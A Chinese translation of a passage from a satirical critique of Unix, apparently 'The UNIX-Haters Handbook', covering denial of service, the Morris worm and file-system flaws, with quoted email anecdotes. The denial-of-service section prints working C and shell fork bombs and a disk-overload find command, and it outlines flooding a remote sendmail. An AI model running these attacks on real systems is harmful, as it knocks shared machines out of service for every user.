你不能责怪这些用户，因为文档里没有提到过“系统”目录：关于 Unix 的许多事情都没有在文档里提过。他们如何知道这个目录的名字末尾有个空格，而这才是无法删除的原因？他们如何知道目录里藏着从 AT&T 在华盛顿沃拉沃拉的电脑上偷来的诉讼摘要？而他们为什么要关心这些？安全是系统管理员的问题，而不是他们的。

拒绝服务

拒绝服务是一种攻击方式，不是从计算机上获取机密信息，而是让其处于别人不可使用的状态。和别的操作系统不一样，对此 Unix 内置的安全机制少得惊人。Unix 是在研究环境中开发的，因此只要用户能最大限度地榨取计算机性能，就算侵犯了别人的 CPU 时间或者文件配额也没关系。

如果你有 Unix 计算机的账号，编译运行以下程序就能让系统生不如死：

[1] 译注 National Security Agency，美国国家安全局。

```
main()
{
    while(1){
        fork();
    }
}
```

这段程序持续调用 fork()（创建新进程的系统调用）。第一次，进程克隆了自己，接下来，两个进程又克隆了自己，总共四个。眨眼之间，八个进程忙着克隆，一直持续到 Unix 系统无法再创建任何进程为止。此时此刻，30 到 60 个进程处于活动状态，每个都在不断调用 fork() 系统调用，但只得到不能再创建进程的错误。不论桌面电脑还是大型机，这个程序都**保证**通吃不爽。

多亏了 Unix shell 的可编程能力，你无需 C 编译器就能实施这样有创意的攻击。只要这样试试：

```
#!/bin/sh
$0 &
exec $0
```

这两种攻击都很巧妙：一旦攻击开始，拿回 Unix 系统控制权的**唯一**办法就只剩拔插头了，因为没办法运行 ps 命令来查看攻击进程的 ID（无法创建进程）！也没办法运行 su 成为超级用户（还是无法创建进程）！而如果你在使用 sh，甚至不能运行 kill 命令，因为你需要创建一个新的进程。而最大的好处，是**任何 Unix 用户都可以发动这种攻击**。

（为了公正起见，我要说某些 Unix 版本确实为每个用户设置了进程限制。在有人发起进程攻击后，尽管这个补丁防止了系统用户被锁在外面，但仍不能防止系统陷入实际上不可用的状态。原因是 Unix 没有给每个用户设置处理器时间配额。如果把用户的进程数量设置为 50，这 50 个来自发动攻击的用户的进程会飞快地占据计算机，导致系统所有有用的工作都停顿下来。）

系统的使用没有监控

有没有经历过 Unix 计算机莫名其妙地变慢？你跟附近的 Unix 大牛抱怨（假设对此你还没有心力交瘁），他输入了一些看不懂的命令，然后说了些听不懂的话，比如：“sendmail跑飞了，我得杀掉它，现在应该可以了。”

Sendmail 跑飞？他在开玩笑吧，你想。但很可悲，他说真的。Unix 才不是一直等着有人发动攻击，有时候它干脆自己来，就像消防队员在淡季纵火一样。Sendmail 就是最邪恶的攻击者之一：有时候完全没道理的，sendmail 进程就开始吞噬处理器时间。那倒霉的系统管理员唯一的选择，就是杀掉这个进程然后希望下次“运气”好点。

还不够刺激吗？好吧，多谢 Unix 网络系统的设计，你可以**用远程控制**瘫痪网上的任何 Unix 计算机，还不需要登录。只要写个程序，和远程计算机上的 sendmail 进程打开 50 个连接，然后通过这些管道发送随机的垃圾信息。远程机器的用户会感到系统突然地，没来由地变慢。如果随机数据导致 sendmail 崩溃并吐核，远程机器还会进一步变慢。

磁盘过载

另一种攻击甚至不需要用完处理器，就能让 Unix 跪下，多亏了 Unix 原始的磁盘和网络活动控制。很容易：只要启动四五个 find作业，如同小溪流淌在文件系统中，像这样：

```
% repeat 4 find  -exec wc {} \;
```

每个 find 进程都会读文件系统上一切可读的文件内容，于是操作系统的磁盘缓冲被冲刷得一干二净，几乎同时，Unix 被整死了。这个办法简单、干净，而那些莫名其妙被戏弄的受害者还没法预防。

虫虫爬进来

1988 年 11 月，一种电子寄生虫（“蠕虫”）瘫痪了全美国成千上万的工作站和超级小型机。这种蠕虫通过因特网发动攻击。新闻报道将责任归咎于康奈尔大学的一个研究生，罗伯特 · 莫里斯。释放蠕虫是一种介于玩笑和大规模实验之间的行为。陪审团裁定莫里斯有罪，因为他编写的程序可能“攻击”网络上的计算机系统，并且可能“盗窃”口令。

然而“因特网蠕虫”事件的真凶不是罗伯特 · 莫里斯，而是多年忽视计算机安全问题的 Unix 开发者和经销商。莫里斯蠕虫的攻击手段不是欺骗、隐藏和嗅探，而是利用两个众所周知的 Unix 系统缺陷——从 Unix 娘胎里带来的缺陷。莫里斯的程序不是“因特网蠕虫”，毕竟它放过了所有运行 VMS、

ITS、Apollo/Domain、TOPS-20和 Genera的机器。这就是一种严格而纯粹的 Unix 蠕虫。

Sun 和 DEC 发布的网络程序 sendmail，带有一个特殊的 DEBUG 命令。任何人只要从网上连接 sendmail 程序，然后发送 DEBUG 命令，就能诱骗 sendmail 创建一个子 shell。

莫里斯蠕虫还利用了一个 finger程序的漏洞。通过向 finger 服务进程 fingerd发送伪装的信息，就能迫使计算机执行一系列命令并最终创建一个子 shell。要是 finger 服务进程不能创建子 shell，那有可能被莫里斯蠕虫搞崩溃，但不会产生有害安全的子 shell。

> 日期：Tue, 15 Nov 88 13:30 EST
> 来自：理查德 · 马里纳利克 <mly@ai.mit.edu>
> 发给：UNIX 痛恨者
> 主题：操作系统的切尔诺贝利
>
> [我敢打赌，和蠕虫入侵相比，sendmail 蠕虫引起的各种说法“浪费”了更多“宝贵的科研时间”。在任何情况下，那些计算机科学的“研究者”们除了编写越来越复杂的屏幕保护程序，就是阅读网络新闻。]
>
> > 日期：11 Nov 88 15:27 GMT+0100
> > 来自：克劳斯 · 布隆施泰因[1] <brunnstein@rz.informatik.uni-hamburg.dbp.de>
> > 发给：RISKS-LIST@KL.SRI.COM
> > 主题：Unix 的不安全（除了病毒蠕虫）
> >
> > [……一些和安全相关的说道……]
> >
> > 尽管病毒蠕虫最终确实只造成有限的破坏（尤其是在 16 小时夜班时“吞噬”时间和脑力，然后在后续讨论中进一步分散精力，但同时也是一些有价值的教训），但 Unix 式的快慰可能给企业和经济造成损害。作为受过教育的物理学家，在讨论被多数核物理学家忽视的风险时，我看到了类似的状况。为了更好地说明，我略微改编下皮特 · 诺伊曼[2] 关于三里岛和切尔诺贝利事故的比喻：病毒蠕虫的出现就像是小型的三里岛事故（有限破坏下的巨大威胁），但是如果被误导的客户跟随计算机工业进入不安全的 Unix 领地，“计算界的切尔诺贝利”则正被隐藏到各种应用之中。
> >
> > 克劳斯 · 布隆施泰因
> >
> > 德意志联邦共和国，汉堡大学

[1] 译注 Klaus Brunnstein。
[2] 译注 Peter Neumann。

第 13 章　文件系统

当然这是弄坏了你的文件，但看看运行得多快！

把重要文件放在 Unix 系统上，你可真是纯爷们。

——罗伯特 · E · 西斯托姆

传统的 Unix 文件系统是一个怪异的拼凑作品，因为其被奉为“标准”的原因仅仅是多年以来的广泛使用。真实情况是，经过多年灌输和洗脑，如今的人们已经把 Unix 的缺陷当成想要的功能，就像癌症病人的免疫系统能识别癌细胞，却又将其当作正常组织一样。

还记得“欢迎你，新用户”那一章吗？我们列出了一张 Unix 文件系统如何不对劲的清单。对于用户，最大的失败就是文件系统不能建立版本，并且也不能执行“反删除”——二者结合起来就像用户手上同时托着钠和水。

然而 Unix 文件系统的真正缺陷要比缺两个功能严重得多。这不是说任何功能执行的缺陷，而是理念的缺陷。关于 Unix 我们经常听到一句话，“一切都是文件”。所以呢，Unix 的许多本质缺陷都和文件系统有关，也就是自然而然的了。

文件系统是什么？

文件系统是计算机操作系统的一部分，负责将文件存储到大容量存储器上，例如软盘和硬盘。存储的每段信息都有个名字，即文件名，在磁盘上还（我们希望）单据占据一块空间。文件系统的日常工作就是把 /etc/passwd 之类的名字翻译成磁盘上的位置比如“硬盘 2，块 32156”，文件系统还支持读写被文件占用的块。尽管从概念上看文件系统似乎独立于操作系统，但实际上几乎每个目前在用的操作系统都自带专有文件系统。

文件系统的一家子

在过去二十年里，邪恶的 Unix 后妈抚养的文件系统不是一个两个，而是**四个**。即使在同样的状况下运行同样的程序，这些后娘养的系统的行为也是参差不齐。

开天辟地的 **Unix 文件系统**（Unix File System，UFS），最年长的异母姐姐。1970 年由最早的 Unix 团队开发于贝尔实验室。UFS 最不得了的地方是无拘无束的文件名转换：除了斜杠（“/”）和 ASCII 字符 NUL 之外，文件名可以使用任何字符。造成的结果是文件名可以包含大量不可打印也不可键入的字符，这个“功能”经常用于实现“安全”。对了，UFS 的文件名长度不能超过 14 个字符。

伯克利快速（而松散的）文件系统（Berkeley Fast File System，FFS）是加州大学伯克利分校对 UFS 的重写。FFS 不算快，但比要替换的 UFS 快，就像乌龟跑赢蜗牛。

实际上伯克利对 UFS 进行了若干正确且实用的改进，最重要是 FFS 消除了 UFS 那个臭名昭著的限制，允许文件名的长度超过 14 个字符。FFS 还引入了几个崭新但不兼容的功能，首当其冲就是符号链接——文件系统的条目可以指向别的文件、目录、设备或别的什么。要是能再回到贝尔实验室，伯克利的“修改”就完美了，但作为“非我发明症”患者的典型症状，AT&T 拒绝了伯克利的代码，造成两个不断分歧的文件系统，以及彼此不容的文件语义。在整个 1980 年代，有些“标准”的 Unix 程序知道文件名可以超过 14 个字符，但别的不知道；有些知道文件系统的“文件”可以实际上是符号链接，但别的不知道[1]：所以有些程序按照预期工作，但别的不工作。

Sun 带来了**网络文件系统**（Network File System，NFS）。据说 NFS 让身处不同网络的 Unix 计算机“透明地”共享文件。在 NFS 的概念中，一台公共计算机被指定为“文件服务器”，别的计算机则被称为“客户机”，这个系统（有点疑问）的目标是，将服务器的文件和文件层次差不多都呈现在客户机上，差不多就像呈现在服务器上一样。在 NFS 商业化之前几年，阿波罗电脑公司就有一个更好的网络文件系统，但 NFS 仍然凭借“独立于操作系统”和被 Sun 提升为“开放标准”而成为主导。只有当几年以后，程序员们想给 Unix 之外的操作系统开发 NFS 服务器和客户机软件时，才发现 NFS 实际上是多么**依赖**于操作系统，而且**封闭**。

安德鲁文件系统（Andrew File System，AFS）是最年幼的异母妹妹，也

[1]如果目录下有个指向.. 的符号链接，你可以试试运行 `cp -r` 来拷贝整个目录，就懂了（但愿你不会把磁盘空间用光）。

是一个网络文件系统，据说从设计时就考虑了操作系统无关性。AFS 是卡内基梅隆大学在 Unix 系统上开发的，因此身上带有太多 Unix 的特质，结果无法和操作系统分离。尽管 AFS 在技术上比 NFS 优越（也许就是**因为**更优越），但永远不会和 NFS 在 Unix 地头上平起平坐，因为 NFS 已经无人不知并且成为了事实标准。AFS 还有两个问题，一是由大学开发（在 Unix 公司眼里很不可信），二是程序由第三方供应商**销售**而不是直接赠送。AFS 很麻烦，在安装时需要重新格式化磁盘，所以你也看得出这是个注定死翘翘的失败者。

设想一个文件系统

请思考几分钟，一个优秀的文件系统到底应该为操作系统提供什么功能，然后你很快就能从本章的描述中找到共同症结。

优秀的文件系统会将一点或者必要的结构施加在所存储的数据上。这种结构适应用户，而不是让用户的数据和程序削足适履。优秀的文件系统既提供字节粒度的访问——用户可以打开文件然后读写单个字节——也提供操作记录的能力：按逐条记录来读、写和锁定数据库（这大概说明了为什么大多数开发 Unix 数据库的公司要完全绕过 Unix 文件系统另起炉灶）。

成熟的文件系统不只是支持数据库，还允许程序或者用户为每个文件保存元数据，即使在最最简单的情况下，文件系统也应该允许用户保存每个文件的“类型”，用于表明文件存储的内容：程序代码、可执行目标代码片段，或者图片。文件系统应该保存每条记录的长度，访问控制列表（也就是谁能访问文件内容以及权限）等等。真正先进的文件系统还能给每个文件添加注释。

先进的文件系统会充分利用现代硬盘驱动器和控制器。例如大多数磁盘驱动器可以以猝发方式一次传输批量数据（例如 64K 字节），而先进的文件系统将文件存放在连续的块中，因此可以通过单次操作就完成读写，同时多数文件都保存在同一条磁轨中，因此读写时不用来回移动磁头（这个过程比较耗时）。此外这种文件系统还支持分散/聚集的操作方式，所以多个单次读写可以合并作为一次访问来执行。

最后，先进的文件系统在设计时就考虑了网络访问，并且其构造基于某种高性能高可靠的网络协议。先进的文件系统能容忍文件服务器或客户端的意外崩溃，并且此时不会改变文件内容或者损坏文件信息（这是最重要的）。

在商业操作系统中，所有这些功能都已实现并部署，但 Unix 却依然两手空空。

UFS：邪恶之源

或者随你叫别的什么都可以。UFS 盘踞在地狱第五层，深埋于 Unix 内核之中。在贝尔实验室，UFS 只用几个月内便一蹴而就，其各种古怪和错误早已成为计算机科学“常识”的一部分，因此想要进行 UFS，第一件事情就是把自己的意识扭曲到能流利使用 UFS 的术语。

UFS 生活在一个怪异的世界里，那里的计算机硬盘被一分为三：inode、数据块和空闲列表。其中 **inode** 是指针的集合，保存着文件的一切有趣信息——分块位置、所属用户、所属分组、创建时间、修改时间和访问时间——这里说的一切，意思是除了文件名。不小心漏掉了吗？不，这是有意为之的设计决定。

保存文件名的是一种特殊的文件类型，称为**目录**，其内容指向 inode。每个 inode 可能存在于多个目录之中，Unix 称之为“硬链接”，听上去这是 UFS 的重大优点之一：能让一个文件出现在两个地方，但其实硬链接是程序调试的梦魇。你将数据拷入文件，突然——大吃一惊——文件内容变了，因为这个文件被另一个文件以硬链接指向。到底另一个文件是哪个呢？没有简单办法揪出元凶。某个坐在你头顶上三楼的白痴调戏了你的文件数据，但你抓不到他。

在确定 Unix 文件系统的磁盘布局时，正与邪、阴和阳的纠葛是免不了的，因为管理员必须在系统运行之前把磁盘划分为邪恶空间（inode）和正义空间（可用文件）。决心一旦下定，就如同刻进石碑。系统在运行时是不能在二者之间调整的，但是按照我们的生活经验，不论偏爱哪方都不好玩。当文件系统耗尽 inode 空间后，Unix 就不能增加新文件了，即使还有很多数据块也不行。当在软盘上建立 UFS 时，这种情况很常见。所以大多数人都矫枉过正，分配了过多空间给 inode（不用说，他们必定会耗尽数据块，但留下一堆 inode）。Unix 厂商们，在不断向我们鼓吹 Unix“易于使用”的同时，直接把缺省 inode 空间分得很大，结果是 inode 占用太多空间，可用磁盘空间减少，因此拉高了每兆可用空间的成本。

UFS 将暂时不用的空闲数据块组织在一个双向链表中。Unix 需要**空闲列表**，是因为内存装不下任意时刻的全部可用磁盘块。但很不幸，更新空闲列表状态代价不菲：为了创建新文件，内核需要在空闲列表找到一个块 B[1]，将其从表中移出（通过调整块 B 前后块的指针），然后才创建一个目录项指向刚分配的块的 inode。

[1] 译注 Block B，UFS 或类似文件系统中的一个逻辑磁盘块，大小通常为 4k 或 8k 字节。

为了保证文件不丢不坏，以上操作必须以原子方式顺序完成，否则一旦此过程中计算机死机就会丢失数据（打断这类操作就像打断约翰·麦肯罗[1]发球：后果不堪设想）。

不要紧！UFS 的设计者认为计算机不会频繁死机，他们没有花时间把 UFS 设计得快速并且安全，而是设计得简单所以快速。结果呢，硬盘常常处于不一致的状态。但只要你不在关键时候掉链子就没事，按部就班地关机也不会出问题。

要是电源坏掉或者抽疯呢？要是哪个笨蛋技师或者无能之辈在机房里拔错了插头呢？要是芝加哥的下水道涨水呢？呃，你曾经的文件系统就变成一把浸过水的挂面了。从中重建文件系统的工具是 fsck（发音就像“文件-病了”），文件系统一致性检查程序。这个工具扫描整个磁盘，寻找 Unix 常常在磁盘上留下的残骸。一般 fsck 可以修复损坏，但有时候不行（要是遇到间歇性硬件故障、SCSI 终结器问题，还有数据块传输不完整什么的，fsck 经常都不好使）。一旦遇到什么情况，fsck 可能需要 5、10 或者 20 分钟才能完成扫描，在此期间你的计算机就是 Unix 的人质。

这里有个马里纳利克转到 UNIX 痛恨者的帖子，最早是 1990 年 7 月发在新闻网分组 comp.arch：

> 日期：13 Jul 9016:58:55 GMT
> 来自：aglew@oberon.crhc.uiuc.edu（安迪·格鲁[2]）[3]
> 发给：快速重启
> 分组：comp.arch
>
> 几年前有个客户要求我们在 30 秒内重启完毕，而对实时操作系统，他们的要求是 10 秒内。
>
> 这台 DECstation 3100[4]，配有 16M 内存，大约 300M 本地 SCSI 硬盘，断电后要用 8:19（八分十九秒）才能重启，计时从我按下开关到可以登录。
>
> 按照 Unix 的标准这算是可以了，但并不杰出。

为了保证计算机硬盘上的信息总是处于一致状态，现代文件系统使用了日志、回滚还有为大规模数据库发明的其它文件操作方式——就是以防突然断电。IBM 将这种技术植入**日志文件系统**（Journaling File System，JFS，首次出现在 RS/6000 工作站的 AIX V3 系统中）。USL 新开发的 **Veritas 文件系统**（Veritas File System，VxFS）也支持日志。日志会在 Unix 世界里大规模流行吗？大概不会，毕竟这玩意儿是没有标准的。

[1] 译注 John Patrick McEnroe，Jr.，美国前职业网球运动员，生于 1959 年 2 月 16 日，性格暴躁言论出格，被媒体和球坛称为坏孩子。

[2] 译注 Andy Glew。

[3] 由理查德·马里纳利克转发到 UNIX 痛恨者。

[4] 译注 DECstation 是 DEC 的计算机品牌，其中 3100 系列配备 MIPS 处理器，在 1989 年上市时号称最快的 UNIX 工作站。

文件自己坏掉

有时候 fsck 没法完全恢复文件系统。以下就是一个典型：

日期：Wed, 29 May 91 00:42:20 EDT
来自：curt@ai.mit.edu（柯蒂斯·芬内尔[1]）[2]
主题：搞乱的邮件
发给：all-ai@ai.mit.edu

服务器 Life 有个貌似硬件问题会搞乱若干用户的邮箱。起初看起来部分邮箱的所有权被修改了，但后来才弄清楚，大部分邮箱的所有权是对的，但是文件名错了。

例如下面这个状况：

```
-rw------- 1 bmh user 9873 May 28 18:03 kchang
```

但“名为”kchang 的文件的内容其实又是用户 bmh 的。奇怪的是这个问题现象还不稳定，有些文件似乎并未和所有人或文件名关联。我尽力纠正了问题也重新调整了文件所有权（有用户抱怨无法读取自己的邮箱，这次就解决了）。注意我的调整是以文件所有权为准的，并且用 grep 扫描文件的“发给：”行来确认，我没有涉及私人邮箱的内容。

请花点时间检查自己的邮箱。

有个名为“sam”的文件我没法调整，这个文件应该属于 sae，但我想 sae 的邮箱已经关联过了，所以这个文件就留在了 /com/mail/strange-sam，该用户收到了发给 bizzi、motor-control、cbip-meet、whitaker-users 等的邮件。

就在我着手研究这个问题后不久，Life 崩溃了并且包含 /com/mail 的分区未通过文件系统检查，在准备重启时有几个邮箱被删除了，乔纳森手上有份被删除文件的清单，如果你丢失了数据可以和他谈谈。

请直接向我了解这次问题的详情。下面清单列出了 60 位用户，他们的邮箱非常可能受影响。

祝好运。

我们向 MIT 人工实验室的现任系统管理员询问这次问题，他告诉我们：

日期：Mon, 4 Oct 93 07:27:33 EDT
来自：bruce@ai.mit.edu（布鲁斯·沃尔顿[3]）
主题：UNIX 痛恨者
发给：simsong@next.cambridge.ma.us（西蒙·格芬科）

西蒙，你好！

我也想起这件事情了，那时我才刚来实验室。其实问题发生了不止一次（我宁愿忘记！:-)）。Life 服务器遇到文件系统错误然后崩溃了，重启时保存邮件的分区毫无希望地被搞乱了。我们确实编写了一些脚本扫描“发给：”后面的地址然后试图据此设置文件的 uid。但这确实很丑陋，因为没人相信自己收齐了邮件。购买更可靠的硬件后，问题消失了……

[1] 译注 Curtis Fennell。
[2] 由盖尔·撒迦利亚转发到 UNIX 痛恨者。
[3] 译注 Bruce Walton。

没有文件类型

在 UFS 及 Unix 一伙的文件系统看来，文件不过是一长串字节（就像神话故事里说的，一口袋字节，其实技术上**不是**口袋而是水流），程序可以按照任意喜好解释这些字节。为了更简单一点，Unix 没有给每个文件保存类型，而是强迫用户把这个信息塞进文件名！以“.c”结尾的文件是 C 源代码，以“.o”结尾的是二进制目标代码，等等。文件改名时烫着手指头倒是简单了。

为了解决这个问题，有些 Unix 文件用起始几个字节包含“魔术数字”。只有某些文件——shell 脚本、“.o”文件和可执行程序——才有魔术数字。要是文件的“类型”（根据扩展名）和魔术数字不匹配怎么办？结果取决于你刚好正在运行的程序：程序装载器会报错并退出，而 exec() 系列系统调用则启动 /bin/sh，然后把你的文件作为输入传进去。

在 Unix 神话和学院派计算机科学中，“缺少文件类型”这档事早已饱食香火，少有人想得到文件类型的用处。“少有人”说的是除了麦金塔用户，1984 年他们就在享受文件类型了。

没有记录长度

不论有多少数据库是基于 Unix 系统的，Unix 文件系统打一开始就不支持保存文件的记录长度。保存和维护记录长度的担子再次落到程序员肩上。要是出了问题怎么办？结果再次取决于你在使用哪个程序：有些程序会检测到差别，大部分却无动于衷。就是说可能发生这种情况：有个程序往文件写入的记录每条 100 字节，然后别的程序以 200 字节为单位读进来还浑然不知，一切皆有可能……

Unix 把自己的数据——口令、用户分组和邮件别名——都保存在文本文件中。一般情况下，访问其中的内容需要从头读到尾。这里“记录”成为了用换行符结尾的行。虽然在每个文件都不过二三十行的时代，这种办法已经够用了，但是当 Unix 来到“真实世界”后，人们开始往这些文件里放几百上千行内容。结果呢？访问系统数据立刻成为瓶颈，我们说的可是真的减速。用户数量加倍，性能就减半，而真正的系统不该为用户增长而烦恼。为了缓存 /etc/password、/etc/group，以及其它关键数据文件，临时拼凑的方案不下四个，但各有各的局限。这说明为什么你需要快速计算机才能运行 Unix。

文件和记录锁

“记录锁定”不是说让美国国内税务局永远看不到你的资产记录，而是在你动手脚时让他们看不到。税务局只能看到干净的快照，而不能发现你的真实情况。计算机也差不多是这样：多个用户想访问同一条记录，但每个人都想单独干并让别人靠边站。尽管 Unix 不直接支持记录，但并不缺少记录锁。实际上人们惊讶地发现，现代 Unix 的记录锁不是一个两个，而是三个，并且彼此大相径庭。

在很早的时候 Unix 完全没有记录锁，锁定这种功能有违这个概念上很干净的操作系统的精神，即“有自由死翘翘”。里奇觉得记录锁定不必非得操作系统来实施——程序员作主就可以了。所以当 Unix 黑客们最终意识到需要建立和维护锁文件时，他们就想到了“锁文件”。

锁定机制的建立有赖于所谓“原子操作”，这是一种不能中途打断的操作。Unix 上运行的程序好比为玩具打架的小朋友，只不过这个玩具叫做“CPU”，并且打得没完没了。那么只要在不方便的时候不放弃 CPU，就像不让你的傻小哥抢走玩具一样，原子操作就能保证了。

Unix 有个临时拼凑的方案叫做锁文件，其基本前提是创建一个文件是原子操作，意味着一个文件已经存在时，进程就不能再创建一次。比如某个程序想修改一个叫做 losers 的关键数据库，就首先创建一个锁文件 losers.lck。如果创建成功，程序就假设已经上锁成功可以把玩 losers 文件了。程序运行结束后，需要删除文件 losers.lck。如果别的程序也想同时修改文件 losers，将无法建立 losers.lck，所以会执行 sleep系统调用——等待几秒钟——然后再试一次。

这种“方案”有个显而易见的缺陷：进程一遍又一遍尝试创建锁是在浪费 CPU 时间。另外一个问题则更加严重，系统（或创建锁文件的程序）崩溃后，锁文件会继续存在，结果文件永远处于锁定状态。对策是修改此方案，将上锁进程的 ID 写进锁文件，就像民航乘客把姓名标签贴在行李上。当别的进程找到锁文件，就在进程表里查找上锁的进程，类似于航空公司为了找到行李的主人，就在飞机降落后满大街开车乱窜。要是上锁的进程没找到，就说明这个进程已经翘辫子了，因此新进程删除锁文件，然后再次试图上锁。又一个拼凑方案，又一个 Unix 运行缓慢的原因。

在这个办法中沉沦一段时间后，伯克利提出了建议锁的概念。以下引自 flock(2)手册页面（可不是我们编的哦）：

> 建议锁允许并发的进程对文件实施一致的操作，但对此并不保证（就是说，进程可以绕开已经处于不一致状态的建议锁直接访问文件）。

与此同时呢，AT&T 正想把 Unix 卖到企业市场上去，因此需要记录锁功能，AT&T 的办法是强制记录锁，开始一切都好——直到 SVR4，那时 Sun 和 AT&T 必须把两种不同的办法合并到一个膨胀的内核中，问题来了。

> 日期：Thu, 17 May 90 22:07:20 PDT
> 来自：迈克尔 · 泰曼 <cygint!tiemann@labrea.stanford.edu>
> 发给：UNIX 痛恨者
> 主题：发现新的 Unix 脑损伤
>
> 我旁边坐着一个崭新的 Unix 受害者。
>
> 我们是老朋友了，多年来一起被世界上最烂的操作系统（就是 Unix，对你们 Unix 粉丝来说）折磨。他最痛恨的一点就是“所谓的”缺少文件锁，每到这时他就忍不住把话题延伸到别处，比如在真正的操作系统（ITS、MULTICS 等等）里，用户从不担心会丢失邮件、会丢失文件，或者开机还要运行 fsck……Unix 粉丝以苦行僧自我鞭打的气概，忍受着这些鸡零狗碎的麻烦事。
>
> 他还试着修改某些在 Unix 下运行的代码（谁会在意？），其中的原因我不想说。然而不论是多年努力还是感恩而死，都比不上 Unix 给他的震撼：某天他发现 Unix 并不是没有文件锁，岂止是有，Unix 有两套！
>
> 当然了，这二位是彼此不认识的，但事情最美妙的地方是还有第三个系统调用，告知你到底想用两种锁当中的哪一个（或是一起！）。
>
> 迈克尔

这当然不是说，今天的 Unix 系统里面你就找不到锁文件了。许多现代 Unix 工具天生就离不开锁文件，比如 UUCP 和 cu 目前的实现。再说了，锁文件和 Unix 的纠葛如此深沉，今天许多程序员还在用着，却对背后的问题不甚了了。

磁盘必须完美

Unix 的一个通病和完美有关：虽然 Unix 本身毫无完美可言，但却期望底下的硬件完美。这么说是因为 Unix 程序员基本不关注硬件故障，当问题就要发生时，他们却只管盲目地往前跌跌撞撞，直到摔个四脚朝天然后惊慌失措（这种事情今天不常见了，因为 SCSI 硬盘大都知道如何检测并置换即将损坏的块）。

按照辞典的定义，“惊慌”的意思是“因受到意外刺激而感到紧张、害怕或兴奋”。这对 Unix 内核崩溃真是最好的写照：计算机在系统控制台上打印“panic”然后一动不动，把进程正在访问的文件系统搞得一团糟。下面是一些意思比较清楚（？）的崩溃原因：

消息	含义
`panic:fsfull`	文件系统满了（写入失败），但 Unix 不知道原因是什么。
`panic:fssleep`	fssleep() 被调用了，但没什么理由。
`panic:alloccgblk:cyl groups corrupted`	Unix 无法根据磁盘块号确定柱面。
`panic:DIRBLKSIZ>fsize`	目录文件小于最小目录大小，或者类似的理由。
`dev=0xXX,block=NN,fs=ufs panic:free_block:freeing free block`	Unix 试图释放一个已经释放的块（你大概会惊讶遇到这个问题的频繁程度，下一次你也许又遇不到了）。
`panic:direnter:target directory link count`	Unix 不小心把目录的链接计数减到 0 或者负数了。

上面列出的最后两条消息最清楚地证明了 Unix 对于完美磁盘的要求。在这两种情况下，UFS 从磁盘读了一块数据，然后对其执行操作（例如减少某个结构中的某个数值），最后得到奇怪的结果。怎么办？Unix 可以中断操作（返回错误给用户），Unix 可以宣布设备“损坏”然后将其卸载，Unix 甚至还可以尝试“修复”这个数值（比如通过做些有用的事情）。Unix 采取的是第四种，也是最简单的方式：直接死翘翘，逼着你过会儿再收拾烂摊子（话说回来，要不系统管理员干嘛的？）。

近几年，Unix 文件系统对磁盘故障的容忍程度貌似比以前高了一点点，但这只是因为现代磁盘控制器可以呈现完美磁盘的假象（具体来说，当检测到一个即将损坏的块，SCSI 硬盘控制器会把数据复制到别处的块上，然后改写一张映射表，而 Unix 对此完全不知情。）。然而西摩 · 克雷[1] 说过：“你没有的东西是假装不了的。”磁盘迟早会整个坏掉，那时候 UFS 之美又要显露出来了。

放开那条斜杠

UFS 允许用任何字符构成文件名，除了斜杠（/）和 ASCII 码的 NUL 字符（有些 Unix 版本允许设置 ASCII 码字符的高位，比特 8，但别的又不允许）。

这个功能简直酷毙了——尤其是对于采用文件名可以超过 14 个字符的伯克利 FFS 的 Unix。这意味着你可以尽情创建各种信息丰富、容易理解的文件名，就像这样：

```
1992 Sales Report
Personnel File: Verne, Jules
rt005mfkbgkw0.cp
```

然而很不幸，Unix 的其余部分没这么宽宏大量。像上面这几个文件名，只有 rt005mfkbgkw0.cp 能被大多数 Unix 工具程序（一般都不能容忍文件名中的空格）接受。

[1] 译注 Seymour Cray（1925 年 9 月 28 日 ~ 1996 年 10 月 5 日），美国人，超级计算机之父。

但是也不用烦恼，Unix **真的**允许你将控制字符和图形符号加入文件名（有些版本上还可以根本不要文件名）。这可以成为一个不得了的安全功能——特别是当你的键盘上有别人没有的控制键时。这就对了，你可以设置文件名让别人无法访问。对于 Unix 薄弱的安全访问控制能力来说，这可以算是一个弥补。

回忆下 Unix 给文件名设置的死规则：其中绝对不能包括神奇的斜杠字符（/），因为 Unix 内核用斜杠表示子目录。为了贯彻这条要求，Unix 内核直接就不准创建名字带斜杠的文件（但是你可以把文件名的 0200 比特设上，在某些 Unix 版本上这是被**当作**斜杠字符的）。

绝对不能吗？好吧，应该说是基本不能。

> 日期：Mon, 8 Jan 90 18:41:57 PST
> 来自：sun!wrs!yuba!steve@decwrl.dec.com（斯蒂夫 · 关口[1]）
> 主题：Info-Mac[2] 摘要第 8 卷第 35 期[3]
>
> 我现在遇到个相当棘手的问题。我们有一台 GatorBox[4] 运行着 NFS/AFP[5] 转换程序，用来连接若干苹果机器和 Sun 机器，其中一台 Sun 是 AppleShare 文件服务器[6]。一切都工作得很好！
>
> 现在说问题。苹果电脑可以在 Sun/Unix 文件服务器上创建名字包含“/”的文件，这样很好，但你没法用 restore 从 dump 制作的磁带上恢复这些文件。遇到这种情况 restore 程序会崩溃，而据我所知磁带是完好的。
>
> 怎样从备份磁带上取出这些文件，有人给个建议吗？
>
> 先谢谢了。
>
> 斯蒂夫 · 关口　　风河系统公司
> sun!wrs!steve, steve@wrs.com　　Emeryville CA, 94608

显而易见了，Sun 在大约 1990 年开发的 NFS 服务程序（运行在内核中）就假设，NFS 客户端**绝对不会**发送包含斜杠的文件名，所以懒得检查非法字符。这些文件真的被 dump 写进了磁带让我们很惊讶（又是这样，或许根本没有写进去。以前没法确认，现在行了吗？）。

---

[1] 译注 Steve Sekiguchi。

[2] 译注 Info-Mac 是一个针对苹果公司产品的在线社区、新闻聚合和软件共享的平台。1984 年创建时是一个电子邮件列表，2002 年左右停止服务，2007 年以 Web 2.0 的形式重新开放。在苹果应用商店有 Info-Mac 客户端 iForum。

[3] 由斯蒂芬 · 斯特拉斯曼转发到 UNIX 痛恨者。

[4] 译注 Cayman Systems 生产的连接以太网和苹果 LocalTalk 网络的路由器。

[5] 译注 Apple Filing Protocol，苹果公司专有的文件服务协议。

[6] 译注 AppleShare 是苹果公司的文件共享解决方案，AppleShare 文件服务器是其提供的应用层协议之一。AppleShare 可以运行在 AppleTalk（苹果公司专有的网络协议族）或者 TCP/IP 之上。

改变目录位置

